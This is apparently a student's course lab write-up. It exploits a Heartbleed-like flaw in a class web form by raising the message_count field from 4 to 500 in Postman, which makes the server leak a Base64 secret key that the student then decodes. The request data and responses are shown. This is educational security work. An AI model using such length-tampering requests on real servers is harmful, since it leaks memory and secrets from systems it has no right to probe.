
Number of Characters: 4

(3) Then I tried to submit it. It shows the contents that I filled in the message box.


Message Was Successfully Received:

test


(4) Then I opened the developer tools and went to the Network tablet.



```
198.27.80.188

General
Request URL: http://198.27.80.188:8080/
Request Method: POST
Status Code: ● 200 OK
Remote Address: 198.27.80.188:8080
Referrer Policy: strict-origin-when-cross-origin

Response Headers
Content-type: text/plain
Date: Tue, 10 Jan 2023 16:52:36 GMT
Server: SimpleHTTP/0.6 Python/3.9.2

Request Headers
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: keep-alive
Content-Length: 60
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
DNT: 1

1 requests | 166 B transferred
```

After I clicked the “SEND MESSAGE” button, it sent a POST request to the server.

The payload is:



Name


198.27.80.188

Headers | Payload | Preview | Response

Form Data view source view URL-encoded

```
name: test
email: test@test.com
message: test
message_count: 4
```

And the response is:



Name

198.27.80.188

Headers | Payload | Preview | Response


```
<b>Message Was Successfully Received:</b>

test
```

(5) According to Prof. Wang’s hint in the class, the vulnerability of this web page is similar to Heartbleed.

So, I tried to construct a request with modifying the length of the payload (the value of message_count).

I used Postman to construct the request and set the value of message_count to 500.

After sending this modified request, the server sent a response including the secret key encoded in Base64:



POST http://198.27.80.188:8080/ Send

Params | Authorization | Headers (9) | Body | Pre-request Script | Tests | Settings | Cookies

none | form-data | [✓ x-www-form-urlencoded] | raw | binary | GraphQL


	KEY	VALUE	DESCRIPTION
✓	name	test	
✓	email	test@test.com	
✓	message	test	
✓	message_count	500	
	Key	Value	Description

Body | Cookies | Headers (3) | Test Results — Status: 200 OK Time: 169 ms Size: 206 B Save Response

Pretty | Raw | Preview | Visualize | Text

```
<b>Message Was Successfully Received:</b>

test            SECRET-KEY-B64: ZGVhZGJlZWY=
```

(6) Then I decoded it and get the secret key: deadbeef.



```
kaiyu@kaiyu:~$ echo 'ZGVhZGJlZWY=' | base64 --decode && echo
deadbeef
kaiyu@kaiyu:~$
```